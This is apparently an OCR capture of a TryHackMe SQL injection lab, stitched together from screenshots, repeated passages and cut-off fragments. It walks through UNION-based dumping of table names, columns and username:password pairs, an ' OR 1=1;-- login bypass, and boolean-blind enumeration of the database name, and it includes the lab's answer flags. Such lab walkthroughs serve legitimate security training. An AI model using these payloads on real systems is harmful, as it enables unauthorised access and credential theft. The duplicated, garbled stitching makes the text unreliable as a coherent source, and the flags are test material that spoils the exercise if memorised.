0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables
WHERE table_schema = 'sqli_one'
```

There are a couple of new things to learn in this query. Firstly, the method **group_concat()** gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the **information_schema** database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the **sqli_one** database, which is article and staff_users.

As the first level aims to discover Martin's password, the staff_users table is what interests us. We can utilise the information_schema database again to find the structure of this table using

Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up!

aff_users'

SQL Injection Examples

Level One

Error Based SQLi

_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'

2
Article ID: 1
article,staff_users

SQL Query

select * from article where id = 0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'

Answer

What is the user martin's password?

password

Check Password

THM AttackBox | sqlinjectionv2-badr (savagenj) | 52min 30s

database, which is **sqli_one**.

Our next query will gather a list of tables that are in this database.

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables
WHERE table_schema = 'sqli_one'
```

There are a couple of new things to learn in this query. Firstly, the method **group_concat()** gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the **information_schema** database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the **sqli_one** database, which is article and staff_users.

As the first level aims to discover Martin's password, the staff_users table is what interests us. We can utilise the information_schema database again to find the structure of this table using the below query.

```
0 UNION SELECT 1,2,group_concat(column_name) FROM
information_schema.columns WHERE table_name = 'staff_users'
```

This is similar to the previous SQL query. However, the information we want to retrieve has changed from table_name to **column_name**, the table we are querying in the information_schema database has changed from tables to **columns**, and we're searching for any rows where the **table_name** column has a value of **staff_users**.

Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up!

le: id, password, and username.

ying query to retrieve the user's

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>')
```

SQL Injection Examples

Level One

Error Based SQLi

at(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'

2
Article ID: 1
id,username,password

SQL Query

select * from article where id = 0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'

Answer

What is the user martin's password?

password

Check Password

THM AttackBox | sqlinjectionv2-badr (savagenj) | 45min 3s

information_schema database has changed from tables to **columns**, and we're searching for any rows where the **table_name** column has a value of **staff_users**.

The query results provide three columns for the staff_users table: id, password, and username. We can use the username and password columns for our following query to retrieve the user's information.

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>')
FROM staff_users
```

Again, we use the group_concat method to return all of the rows into one string and make it easier to read. We've also added **',':'**, to split the username and password from each other. Instead of being separated by a comma, we've chosen the HTML **
** tag that forces each result to be on a separate line to make for easier reading.

You should now have access to Martin's password to enter and move to the next level.

Answer the questions below

What is the flag after completing level 1?

THM{SQL_INJECTION_3840} ✓ Correct Answer

Woop woop! Your answer is correct

Level Two

Blind SQLi

THM{SQL_INJECTION_3840}

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

select * from users where username='' and password='' LIMIT 1;

SQL Results

Task 6 Blind SQLi - Authentication Bypass

🎯 Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up! 🚀

Task 8 Blind SQLi - Time Based

2 Your streak has increased. You're 5 streaks away from a badge!

SQL Query box will be blank as these fields are currently empty.

To make this into a query that always returns as true, we can enter the following into the password field:

```
' OR 1=1;--
```

Which turns the SQL query into the following:

```
select * from users where username='' and password='' OR 1=1;
```

Because 1=1 is a true statement and we've used an **OR** operator, this will always cause the query to return as true, which satisfies the web applications logic that the database found a valid username/password combination and that access should be allowed.

Answer the questions below

What is the flag after completing level two? (and moving to level 3)

THM{SQL_INJECTION_9581} ✓ Correct Answer

Woop woop! Your answer is correct

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin

{"taken":true}

https://website.thm/login

Login Form

Username:

Password:

Login

SQL Query

SQL Results


Task 7 Blind SQLi - Boolean Based


Task 8 Blind SQLi - Time Based

🎯 Hey, Congratulations! You submitted the correct answer for task 6 question 1. Keep it up! 🚀

Task 10 Remediation

THM AttackBox sqlinjectionv2-badr (savagenj) 32min 19s


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 4:12 PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
SQL Injection Examples
from false to true.
Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:
admin123' UNION SELECT 1;--
As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a taken value of true. You can confirm that the answer is three columns by setting the username to the below value:
admin123' UNION SELECT 1,2,3;--
Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in database() method and then using the like operator to try and find results that will return a true status.
Try the below username value and see what happens:
admin123' UNION SELECT 1,2,3 where database() like '%';--
We get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value. If we change the wildcard operator to a%, you'll see the response goes back to false, which confirms that the database name does not begin with the letter a. We can cycle through all the letters, numbers and characters such as - and _ until
esponse that confirms the database name begins with the letter s.
admin123' UNION SELECT 1,2,3 where database() like 's%';--
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
https://website.thm/checkuser?username=aadmin123' UNION SELECT 1;--
{"taken":false}
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
select * from users where username = 'aadmin123' UNION SELECT 1;-- ' LIMIT 1
SQL Results
SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns
THM AttackBox
sqlinjectionv2-badr (savagenj)
27min 36s


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 4:12 PM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
SQL Injection Examples
from false to true.
Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:
admin123' UNION SELECT 1;--
As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a taken value of true. You can confirm that the answer is three columns by setting the username to the below value:
admin123' UNION SELECT 1,2,3;--
Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in database() method and then using the like operator to try and find results that will return a true status.
Try the below username value and see what happens:
admin123' UNION SELECT 1,2,3 where database() like '%';--
We get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value. If we change the wildcard operator to a%, you'll see the response goes back to false, which confirms that the database name does not begin with the letter a. We can cycle through all the letters, numbers and characters such as - and _ until
esponse that confirms the database name begins with the letter s.
admin123' UNION SELECT 1,2,3 where database() like 's%';--
Level Three
Boolean Based Blind SQLi
THM{SQL_INJECTION_9581}
https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3;--
{"taken":true}
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
select * from users where username = 'admin123' UNION SELECT 1,2,3;-- ' LIMIT 1
SQL Results
THM AttackBox
sqlinjectionv2-badr (savagenj)
27min 22s

from false to true.

Like in previous levels, our first task is to establish the number of columns in the users' table, which we can achieve by using the UNION statement. Change the username value to the following:

```
admin123' UNION SELECT 1;--
```

As the web application has responded with the value **taken** as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a **taken** value of **true**. You can confirm that the answer is three columns by setting the username to the below value:

```
admin123' UNION SELECT 1,2,3;--
```

Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in **database()** method and then using the **like** operator to try and find results that will return a true status.
Try the below username value and see what happens:

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

We get a true response because, in the like operator, we just have the value of **%**, which will match anything as it's the wildcard value. If we change the wildcard operator to **a%**, you'll see the response goes back to false, which confirms that the database name does not begin with the letter **a**. We can cycle through all the letters, numbers and characters such as - and _ until we discover a match. If you send the below as the username value, you'll receive a **true** response that confirms the database name begins with the letter **s**.


```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

